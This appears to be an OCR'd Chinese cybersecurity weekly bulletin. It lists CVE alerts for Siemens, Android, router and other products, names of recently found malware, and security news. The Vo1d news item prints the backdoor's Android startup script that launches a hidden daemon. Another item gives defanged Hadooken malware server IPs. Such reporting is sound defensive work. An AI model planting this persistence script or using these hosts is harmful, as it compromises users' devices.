影响产品	Siemens SINEC NMS Siemens Totally Integrated Automation Portal (TIA Portal) V16 Siemens Totally Integrated Automation Portal (TIA Portal) V17 Siemens Totally Integrated Automation Portal (TIA Portal)

	V18 Siemens SIMATIC PCS neo V4.0 Siemens SIMATIC Information Server 2022 Siemens SIMATIC PCS neo V4.1 Siemens SIMATIC PCS neo V5.0 Siemens Totally Integrated Automation Portal (TIA Portal) V19
CVE 编号	CVE-2024-33698
漏洞描述	SIMATIC PCS neo 是一个分布式控制系统（DCS）。SINEC NMS 是面向数字企业的新一代网络管理系统（NMS）。该系统可用于集中监控、管理和配置网络。Totally Integrated Automation Portal (TIA Portal)是一款 PC 软件，提供对西门子全方位数字化自动化服务的访问，从数字规划和集成工程到透明操作。 User Management Component (UMC)是一个集成组件，可以在系统范围内对用户进行集中维护。Siemens User Management Component (UMC) 存在堆缓冲区溢出漏洞，攻击者可利用该漏洞执行任意代码。Siemens User Management Component (UMC) 存在堆缓冲区溢出漏洞，
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息： https://cert-portal.siemens.com/productcert/html/ssa-039

	007.html

1.2.4. 高关注度漏洞预警信息

1.2.4.1. 境外厂商产品漏洞

漏洞名称	GTKWave 越界写入漏洞（CNVD-2024-37756）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	GTKWave GTKWave 3.3.115
CVE 编号	CVE-2023-39234
漏洞描述	GTKWave 是 GTKWave 公司的一款功能齐全、基于 GTK+的波形查看器。GTKWave 3.3.115 版本存在越界写入漏洞，攻击者可利用此漏洞通过特制的 fst 文件导致任意代码执行。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sourceforge.net/projects/gtkwave/files/gtkwave-3.3.118/

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37969）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Android <14
CVE 编号	CVE-2024-34743

漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在权限提升漏洞，该漏洞是由于 SurfaceFlinger.cpp 的 setTransactionState 代码中的逻辑错误，攻击者可利用此漏洞升级权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Siemens SIMATIC RFID Readers 隐藏功能漏洞
危害级别	高(AV:N/AC:L/Au:M/C:N/I:C/A:C)
影响产品	Siemens SIMATIC RF166C (6GT2002-0EE20) < V2.2 Siemens SIMATIC RF185C (6GT2002-0JE10) < V2.2 Siemens SIMATIC RF186C (6GT2002-0JE20) < V2.2 Siemens SIMATIC RF186CI (6GT2002-0JE50) < V2.2 Siemens SIMATIC RF188C (6GT2002-0JE40) < V2.2 Siemens SIMATIC RF188CI (6GT2002-0JE60) < V2.2 Siemens SIMATIC Reader RF610R CMIIT (6GT2811-6BC10-2AA0) < V4.2 Siemens SIMATIC Reader RF610R ETSI (6GT2811-6BC10-0AA0) < V4.2 Siemens SIMATIC Reader RF610R FCC (6GT2811-6BC10-1AA0) < V4.2

	Siemens SIMATIC Reader RF615R CMIIT (6GT2811-6CC10-2AA0) < V4.2 Siemens SIMATIC Reader RF615R ETSI (6GT2811-6CC10-0AA0) < V4.2 Siemens SIMATIC Reader RF615R FCC (6GT2811-6CC10-1AA0) < V4.2 Siemens SIMATIC Reader RF650R ARIB (6GT2811-6AB20-4AA0) < V4.2 Siemens SIMATIC Reader RF650R CMIIT (6GT2811-6AB20-2AA0) < V4.2 Siemens SIMATIC Reader RF650R ETSI (6GT2811-6AB20-0AA0) < V4.2 Siemens SIMATIC Reader RF650R FCC (6GT2811-6AB20-1AA0) < V4.2 Siemens SIMATIC Reader RF680R ARIB (6GT2811-6AA10-4AA0) < V4.2 Siemens SIMATIC Reader RF680R CMIIT (6GT2811-6AA10-2AA0) < V4.2 Siemens SIMATIC Reader RF680R ETSI (6GT2811-6AA10-0AA0) < V4.2

	Siemens SIMATIC Reader RF680R FCC (6GT2811-6AA10-1AA0) < V4.2 Siemens SIMATIC Reader RF685R ARIB (6GT2811-6CA10-4AA0) < V4.2 Siemens SIMATIC Reader RF685R CMIIT (6GT2811-6CA10-2AA0) < V4.2 Siemens SIMATIC Reader RF685R ETSI (6GT2811-6CA10-0AA0) < V4.2 Siemens SIMATIC Reader RF685R FCC (6GT2811-6CA10-1AA0) < V4.2 Siemens SIMATIC RF1140R (6GT2831-6CB00) < V1.1 Siemens SIMATIC RF1170R (6GT2831-6BB00) < V1.1 Siemens SIMATIC RF360R (6GT2801-5BA30) < V2.2
CVE 编号	CVE-2024-37990
漏洞描述	SIMATIC RF600 Readers 用于非接触式识别各种物体，例如运输集装箱、托盘、生产货物，或者通常用于记录散装货物。SIMATIC RF1100 是一种基于 RFID 的解决方案，用于简单而通用的电子授权管理。SIMATIC RF360R reader 通过具有集成工业以太网接口的紧凑型阅读器扩展了 SIMATIC RFID300 RFID 系统。Siemens SIMATIC RFID Readers 存在隐藏功能漏洞，该漏洞是由于受影响

	的应用程序包含可以修改的配置文件。具有特权访问权限的攻击者可利用该漏洞修改这些文件并启用此设备未发布的功能。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-765405.html

漏洞名称	Google Android Framework 权限提升漏洞（CNVD-2024-37974）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Android <12 Google Android <12L Google Android <13 Google Android <14
CVE 编号	CVE-2024-31316
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android Framework 存在权限提升漏洞，该漏洞是由于框架组件中的错误，攻击者可利用此漏洞在系统上获得更高的权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-06-01

漏洞名称	Siemens SIMATIC SCADA 和 PCS 7 systems 远程代码执行漏洞
危害级别	高(AV:N/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Siemens SIMATIC Process Historian 2020 nullSiemens SIMATIC PCS 7 V9.1 Siemens SIMATIC WinCC Runtime Professional V18 Siemens SIMATIC WinCC Runtime Professional V19 Siemens SIMATIC WinCC V7.4 Siemens SIMATIC BATCH V9.1 Siemens SIMATIC WinCC V8.0 < V8.0 Update 5 Siemens SIMATIC Information Server Siemens SIMATIC Process Historian 2022 Siemens SIMATIC WinCC V7.5 < V7.5 SP2 Update 18
CVE 编号	CVE-2024-35783
漏洞描述	SIMATIC Information Server 用于报告和可视化存储在 SIMATIC process Historian 中的过程数据。SIMATIC Process Historian 是 SIMATIC PCS 7、SIMATIC WinCC 和 SIMATIC PCS-neo 的长期归档系统。它将生产工厂的过程值、警报和批数据存储在其数据库中，并为报告和可视化应用程序提供历史过程数据。SIMATIC PCS 7 是一个分布式控制系统（DCS），集成了 SIMATIC WinCC、SIMATIC Batch、SIMATIC 路由控制、OpenPCS 7 和其他组件。

	SIMATIC WinCC 是一个监控和数据采集(SCADA)系统。SIMATIC WinCC Runtime Professional 是一个可视化运行时平台，用于操作员控制和监控机器和工厂。Siemens SIMATIC SCADA 和 PCS 7 systems 存在远程代码执行漏洞，该漏洞是由于受影响的产品以提升的权限运行其数据库服务器，攻击者可利用该漏洞以管理权限执行任意操作系统命令。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-629254.html

1.2.4.2. 境内厂商产品漏洞

漏洞名称	Tenda AX1806 缓冲区溢出漏洞（CNVD-2024-38182）
危害级别	中(AV:A/AC:L/Au:N/C:N/I:N/A:C)
影响产品	Tenda AX1806 1.0.0.1
CVE 编号	CVE-2024-40417
漏洞描述	Tenda AX1806 是中国腾达（Tenda）公司的一个 WiFi6 无线路由器。Tenda AX1806 存在缓冲区溢出漏洞，该漏洞源于参数 list 在处理不受信任的输入时出现边界错误。攻击者可利用该漏洞导致拒绝服务。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新：

	https://github.com/Feng-ZZ-pwn/IOT/blob/main/Tenda%20AX_1806/1/SetIpMacBind.md

漏洞名称	帆软软件有限公司数据决策系统存在弱口令漏洞
危害级别	中(AV:N/AC:L/Au:N/C:P/I:N/A:N)
影响产品	帆软软件有限公司 数据决策系统
CVE 编号	无
漏洞描述	帆软软件有限公司是一家致力于提供一站式商业智能解决方案的公司。帆软软件有限公司数据决策系统存在弱口令漏洞，攻击者可利用该漏洞获取敏感信息。
漏洞解决方案	厂商已提供漏洞修补方案，请关注厂商主页及时更新：https://www.fanruan.com/

漏洞名称	成都天问互联科技有限公司天问物业 ERP 系统存在任意文件读取漏洞（CNVD-2024-36506）
危害级别	中(AV:N/AC:L/Au:N/C:P/I:N/A:N)
影响产品	成都天问互联科技有限公司 天问物业 ERP 系统
CVE 编号	无
漏洞描述	成都天问互联科技有限公司以软件开发和技术服务为基础，建立物业 ERP 应用系统，向物管公司提供旨在降低成本、保障品质、提升效能为目标的智慧物管整体解决方案。成都天问互联科技有限公

	司天问物业 ERP 系统存在任意文件读取漏洞，攻击者可利用该漏洞获取敏感信息。
漏洞解决方案	厂商已提供漏洞修补方案，建议用户下载使用：http://www.tw369.com

漏洞名称	浙江宇视科技有限公司 NVR301-08-P8 存在信息泄露漏洞
危害级别	中(AV:N/AC:L/Au:N/C:P/I:N/A:N)
影响产品	浙江宇视科技有限公司 NVR301-08-P8 B3221P15
CVE 编号	无
漏洞描述	NVR301-08-P8 是浙江宇视科技有限公司生产的一款 NVR 录像机设备。浙江宇视科技有限公司 NVR301-08-P8 存在信息泄露漏洞，攻击者可利用该漏洞获取敏感信息。
漏洞解决方案	厂商已提供漏洞修补方案，请关注厂商主页及时更新：https://cn.uniview.com/

漏洞名称	TOTOLINK X5000R 和 A7000R 缓冲区溢出漏洞
危害级别	中(AV:N/AC:L/Au:S/C:N/I:N/A:P)
影响产品	TOTOLINK X5000R V9.1.0u.6118-B20201102TOTOLINK A7000R V9.1.0u.6115-B20201022
CVE 编号	CVE-2024-28639
漏洞描述	TOTOLINK X5000R 是一款路由器。TOTOLINK A7000R 是一款


	无线路由器。TOTOLINK X5000R 和 A7000R 存在缓冲区溢出漏洞。该漏洞源于/www/cgi bin/cstegi.cgi 文件中的 sub_41F7E8 函数复制 IP 字段内容时，未检查数据长度。攻击者可利用该漏洞执行任意代码并通过 IP 字段造成拒绝服务(DoS)。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新：https://www.totolink.cn/

1.3. 本期威胁情报

1.3.1. 病毒程序跟踪情况

本期总计新发现病毒程序 280 个，其中计算机病毒程序 140 个，移动病毒程序 140 个。

恶意程序类型分布图如下：



计算机恶意程序抽取 20 条记录如下：

病毒名称	操作系统	发布时间
Trojan[Clicker]/Win32.Tiny.nam	Win32	2024-09-18
Trojan[Clicker]/Win32.Tiny.nam	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.a	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.a	Win32	2024-09-18
Trojan/Win32.Wapomi.ba	Win32	2024-09-18
Trojan/Win32.Wapomi.ba	Win32	2024-09-18
Trojan[Downloader]/Win32.Agent.nak	Win32	2024-09-18
Trojan[Downloader]/Win32.Agent.nak	Win32	2024-09-18
Trojan[Downloader]/Win32.Tiny.nkp	Win32	2024-09-18
Trojan[Downloader]/Win32.Tiny.nkp	Win32	2024-09-18
Trojan[Clicker]/Win32.Tiny.nam	Win32	2024-09-18
Trojan[Clicker]/Win32.Tiny.nam	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.e	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.e	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.f	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.f	Win32	2024-09-18
Trojan[Downloader]/Win32.Waski.f	Win32	2024-09-18

Trojan[Downloader]/Win32.Waski.f	Win32	2024-09-18
Trojan/Win32.Agentb.kntn	Win32	2024-09-18
Trojan/Win32.Agentb.kntn	Win32	2024-09-18

移动恶意程序抽取 20 条记录如下：

病毒名称	操作系统	发布时间
a.privacy.Hiddad.Vlx6	Android	2024-09-18
a.privacy.Hiddad.Vlx6	Android	2024-09-18
a.rogue.FakeAdBlocker.V87b	Android	2024-09-18
a.rogue.FakeAdBlocker.V87b	Android	2024-09-18
a.rogue.FakeAdBlocker.V8tt	Android	2024-09-18
a.rogue.FakeAdBlocker.V8tt	Android	2024-09-18
a.rogue.FakeAdBlocker.Vond	Android	2024-09-18
a.rogue.FakeAdBlocker.Vond	Android	2024-09-18
a.privacy.Smsspy.Vtlw	Android	2024-09-18
a.privacy.Smsspy.Vtlw	Android	2024-09-18
a.rogue.FakeAdBlocker.V2yc	Android	2024-09-18
a.rogue.FakeAdBlocker.V2yc	Android	2024-09-18
a.rogue.FakeAdBlocker.V0eu	Android	2024-09-18
a.rogue.FakeAdBlocker.V0eu	Android	2024-09-18

a.payment.Spymax.Vuyw	Android	2024-09-18
a.payment.Spymax.Vuyw	Android	2024-09-18
a.rogue.Jiagu.Vxfa	Android	2024-09-18
a.rogue.Jiagu.Vxfa	Android	2024-09-18
a.privacy.Agent.Vu8u	Android	2024-09-18
a.privacy.Agent.Vu8u	Android	2024-09-18

2. 安全资讯

2.1. 对 BP 机发起网络攻击，竟可以制造全国性大爆炸?

据《华尔街日报》等多家媒体报道，9 月 17 日，黎巴嫩看守政府召开部长会议期间，黎巴嫩境内发生了一场巨大的爆炸事件，真主党（Hezbollah）成员携带的寻呼机在全国范围内几乎同时爆炸，导致 9 人丧生、近 2800 人受伤，其中约 200 人伤情危重。黎真主党发表声明认为以色列对寻呼机爆炸负有“全部责任”。

据悉，黎真主党武装人员近来较为普遍地使用寻呼机，通过这种技术含量较低的通信设备避免以色列追踪他们的位置，以及应对通信安全挑战。但此次发生爆炸的 BP 机基本都集中在真主党成员，意味着其通信系统很有可能被渗透，凸显出设备安全方面的巨大漏洞。

BP 机爆炸事件迅速在全球范围内引发广泛关注。据媒体报道，爆炸的 BP 机型号为 AR-924，由台湾省的 Gold Apollo 公司生产。据专业人士分析，这些 BP 机中早已被植入微量炸药，攻击者通过远程引爆的方式进行遥控，让这些 BP 机在接收到特定信号后发生爆炸。

2.2. VMware vCenter Server 漏洞让攻击者能够执行远程代码

据 Cyber Security News 消息，VMware 披露了两个影响其 vCenter Server 和 Cloud Foundation 产品的关键安全漏洞，这些漏洞可能允许攻击者执行远程代码并提升权限。该公司敦促客户立即修补受影响的系统。

其中一个漏洞被追踪为 CVE-2024-38812，是在 vCenter Server 中实施 DCERPC 协议时存在的堆溢出漏洞，CVSS 评分高达 9.8。根据 VMware 的公告，具有网络访问权限的攻击者对易受攻击的 vCenter Server 可以通过发送特制网络数据包来触发此漏洞，从而导致远程代码执行。

另一个漏洞被追踪为 CVE-2024-38813，属 vCenter Server 中的权限提升缺陷，CVSS 评分 7.5，可能允许攻击者通过发送恶意网络数据包将权限升级到 root。

这两个漏洞都会影响 VMware vCenter Server 7.0 和 8.0 版本，以及 VMware Cloud Foundation 4.x 和 5.x 版本。

今年 6 月，VMware 曾修复了一个类似的 vCenter Server 远程代码执行漏洞 （CVE-2024-37079），该漏洞可通过特制数据包进行攻击。

2.3. 美军特战部队首次展示 WiFi“网络爆破”新技能

在瑞典 Skillingaryd 地区举行的“快速响应 24”是北约近年来规模最大的一场军事演习（超过 1.7 万名美国军人和 2.3 万名多国军人参加），期间美军特种作战小队首次与颠覆性网络安全技术进行了深度融合训练。

在此次演习中，美军特种作战小队成功使用远程访问设备（RAD）扫描了目标建筑，以识别运行其安全系统的 Wi-Fi 网络。

特战小队随后破解了 WiFi 密码，随后对内部网络进行了详细分析，团队在网络中四处移动，关闭闭路电视摄像头，打开安全门，并禁用其他安全系统。

与此同时，另一支特种作战小队则进行了物理渗透行动。通过高空跳伞，并徒步七英里，他们顺利接近目标建筑。由于前一支小队的网络干扰，他们能够轻松进入大楼，并安放信号干扰设备，以清除行动痕迹，随后迅速撤离。

“我们现在可以通过信号设备接入目标的 WiFi 网络，监控目标的位置和活动。”一位特种部队成员解释道。

“这（RAD）是一种非常实用的工具，它为我们提供了额外的信息视角，让我们能够更清晰地掌握目标情况。”该队员充道。

2.4. 全球蓝屏后，微软决定将安全踢出 Windows 内核

有消息称，微软正在重新设计 EDR 与 Windows 内核的交互方式，以避免再次引发全球蓝屏事件。

很明显，在 2024 年 7 月，由 CrowdStrike 故障引发的全球蓝屏事件给微软留下了极其深刻的记忆，从而促使后者进一步审视 EDR 在产品在设计和实施上的潜在风险，尤其是与内核交互的风险。

微软发文称，将在 Windows 11 中引入新的平台功能，并着重强调安全供应商在“内核模式之外”操作，以此避免类似事件的再次发生。因为微软已经无法再承受一次蓝屏事件的打击，需要确保 EDR 工具不会因为更新或者其他操作而导致整个系统的崩溃或者不稳定。

安全供应商在不进入内核模式的情况下运行安全产品，也有利于减少恶意软件利用内核漏洞的风险，提高整体系统的安全性。

虽然目前尚未公布具体细节，但是微软此次将“安全踢出 Windows 内核”的决心已经十分明显。

众所周知，在经历了越来越多的安全事件后，微软已在今年 8 月份提出“安全高于一切”的价值观，将安全工作与员工绩效评估联系起来，并把安全作为核心优先事项。微软副总裁 David Weston 也表示，这次重新设计将被视为实现长期韧性和安全目标的一部分。

这意味着微软不仅仅是在解决眼前的问题，而是在为未来的安全挑战做准备。由此也可以推测，安全产品将再也不会有机会重新进入 Windows 内核。

2.5. 苹果 Vision Pro 曝出严重漏洞，黑客可通过用户眼动输入窃取信息

近日，苹果公司的 Vision Pro 混合现实头戴式设备曝出一个安全漏洞，一旦被黑客成功利用，他们就可以推断出用户在该设备的虚拟键盘上输入的具体数据。

该攻击活动名为 GAZEploit，该漏洞被追踪为 CVE-2024-40865。

佛罗里达大学的学者对此表示：这是一种新颖的攻击，因为攻击者可以从头像图片中推断出与眼睛有关的生物特征，从而重建通过注视控制输入的文本。GAZEploit 攻击利用了用户共享虚拟化身时凝视控制文本输入的固有漏洞。

在该漏洞披露后，苹果公司在 2024 年 7 月 29 日发布的 visionOS 1.3 中解决了这一问题。据苹果描述，该漏洞影响了一个名为 “Presence” 的组件。

该公司在一份安全公告中说：虚拟键盘的输入可能是从 Persona 中推断出来的，其主要通过 “在虚拟键盘激活时暂停 Persona” 来解决这个问题。

研究人员发现，黑客可以通过分析虚拟化身的眼球运动或 “凝视” 来确定佩戴该设备的用户在虚拟键盘上输入的内容，极易导致用户的隐私泄露。


2.6. 只针对 Linux，甲骨文 Weblogic 服务器被黑客入侵

网络安全研究人员发现了一场针对 Linux 环境的新恶意软件活动，目的是进行非法加密货币挖矿和传播僵尸网络恶意软件。云安全公司 Aqua 指出，这项活动特别针对甲骨文 Weblogic 服务器，旨在传播一种名为 Hadooken 的恶意软件。

该恶意软件利用的是 Oracle Weblogic 中的一个已知漏洞，即 CVE-2020-14882。该漏洞允许攻击者获得对 Weblogic 服务器的未经授权访问，并执行任意代码。

安全研究员 Assaf Moran 表示，“当 Hadooken 行动被执行时，它会释放一种名为 Tsunami 的恶意软件，并部署一个加密货币挖矿程序来获取加密货币，如门罗币（XMR）。”

攻击链利用已知的安全漏洞和配置错误，例如弱密码，以获得初始立足点并在易受攻击的实例上执行任意代码。这是通过启动两个几乎相同的有效载荷来完成的，一个用 Python 编写，另一个是 shell 脚本，两者都负责从远程服务器（“89.185.85[.]102”或“185.174.136[.]204”）检索 Hadooken 恶意软件。



2.7. 新型 Vo1d 恶意软件曝光，超 130 万台安卓电视设备已中招

近日，有攻击者使用一种新的 Vo1d 后门恶意软件感染了 130 余万台安卓电视流媒体盒，使得攻击者能够完全控制这些设备。

Android TV 是谷歌针对智能电视和流媒体设备推出的操作系统，为电视和远程导航提供了优化的用户界面，集成了谷歌助手，内置 Chromecast，支持电视直播，并能安装应用程序。

该操作系统为包括 TCL、海信和 Vizio 电视在内的众多制造商提供智能电视功能。它还是英伟达 Shield 等独立电视流媒体设备的操作系统。

在 Dr.Web 的最新报告中，研究人员发现有 200 多个国家的 130 万台设备都感染了 Vo1 d 恶意软件，其中在巴西、摩洛哥、巴基斯坦、沙特阿拉伯、俄罗斯、阿根廷、厄瓜多尔、突尼斯、马来西亚、阿尔及利亚和印度尼西亚检测到的数量最多。

根据安装的 Vo1d 恶意软件版本，该活动将修改或替换操作系统文件，所有这些文件都是 Android TV 中常见的启动脚本。install-recovery.shdaemonsudebuggerd。

```
#!/system/bin/sh
func_start_kr() {
    /system/xbin/wd &
}

KR_TMP_FNAME=boxdaemon2
LOG_FILE_TMP=/data/local/tmp/$KR_TMP_FNAME.txt.tmp
LOG_FILE=/data/local/tmp/$KR_TMP_FNAME.txt
rm -f $LOG_FILE_TMP
rm -f $LOG_FILE
echo "[$0] begin ..." > $LOG_FILE_TMP
chmod 0777 $LOG_FILE_TMP
id >> $LOG_FILE_TMP  2>&1
func_start_kr >> $LOG_FILE_TMP 2>&1
echo "[$0] end!" >> $LOG_FILE_TMP
chcon u:object_r:shell_data_file:s0 $LOG_FILE_TMP
chown shell.shell $LOG_FILE_TMP
chmod 00644 $LOG_FILE_TMP
mv $LOG_FILE_TMP $LOG_FILE
```


2.8. 新型 PIXHELL 声音攻击能从 LCD 屏幕噪音中泄露信息

以色列内盖夫本古里安大学（Ben Gurion University of the Negev）的研究人员发现，一种被称为 “PIXHELL”的新型侧信道攻击可通过突破“音频间隙”攻击气隙系统（Air-gapped ）中的计算机，并利用屏幕上像素产生的噪声来窃取敏感信息。

所谓气隙系统是一种将电脑进行完全隔离（不与互联网以及任何其他联网设备连接)以保护数据安全的系统，通常是通过断开网线、禁用无线接口和 USB 连接来实现， 被认为是最难以渗透的、最安全的计算机。

该大学软件和信息系统工程系进攻性网络研究实验室（Offensive Cyber Research Lab）负责人 Mordechai Guri （莫迪凯·古里）博士在新发表的论文中称，气隙和音频气隙计算机中的恶意软件会生成精心制作的像素图案，产生频率范围在 0-22 千赫的噪声，恶意代码利用线圈和电容器产生的声音来控制从屏幕发出的频率，声音信号可以编码和传输敏感信息。

值得注意的是，这种攻击不需要任何专门的音频硬件、扬声器或被攻击计算机的内部扬声器，而是依靠 LCD 屏幕产生声音信号。



2.9. 为推送定制化广告，福特汽车新专利拟广泛采集驾驶员数据

据 The Cyber Express 消息，福特公司新申请的一项技术专利引发了人们对隐私问题的关注 ，该专利以推送定制化车载广告为目的，广泛收集驾驶员数据，包括车内对话。

批评者认为，这种侵入性的数据收集可能会导致有针对性的广告，让人感觉被操纵，甚至毛骨悚然，并对谁能访问这些数据以及如何确保数据安全表示担忧。《汽车影响》作者 Daryl Killian （达里尔·基利安）认为， 驾驶员可能会因此分心是另一个令人担忧的问题。 不断接收车载广告可能会转移驾驶员对道路的注意力，从而可能导致安全隐患。

然福特公司强调，申请专利并不能保证专利的最终实施。在给《财富》杂志的一份声明中，该公司称申请专利是探索新想法的一种标准做法，并不一定表示会发布这种系统。

不过，这并不是福特第一次探索个性化车载广告。 几年前，该公司申请了一项系统专利，当驾驶员开车经过广告牌时，会在车载显示屏上显示广告牌的数字版本。

2.10. 第九届“创客中国”网络安全中小企业创新创业大赛决赛及颁奖活动圆满结束

9 月 13 日，第九届“创客中国”网络安全中小企业创新创业大赛决赛及颁奖活动圆满结束。本次大赛颁奖典礼同步进行了线上直播，54.5 万名观众在线观看了活动实况。

大赛由工业和信息化部网络安全产业发展中心（工业和信息化部信息中心）、北京市经济和信息化局联合中关村科学城管理委员会、北京市海淀区四季青镇人民政府共同主办，北京四季慧谷园区管理有限公司、中关村意谷（北京）科技服务有限公司承办，重点围绕发展新质生产力，从网络安全领域广泛征集遴选优质项目，发掘和培育领域内优秀项目和团队，助力制造强国、网络强国和数字中国建设。

自大赛启动以来，得益于各组织单位的鼎力支持与社会各界的热烈响应，共有 297 个来自企业及创客团队的精彩项目踊跃报名参赛，晋级决赛的 18 个项目在现场分组竞技，参赛选手纷纷亮出各自的“杀手锏”，从技术亮点到市场前景，从商业模式到团队实力，全方位、多角度地展现项目的独特魅力与竞争优势。技术专家、行业专家与投资专家、管理专家 10 位组成的专业评审团对项目进行细致评估，经过激烈比拼，最终评选出大赛企业组与创客组一等奖各 1 名，二等奖各 2 名，三等奖各 3 名及企业组卓越奖 6 名。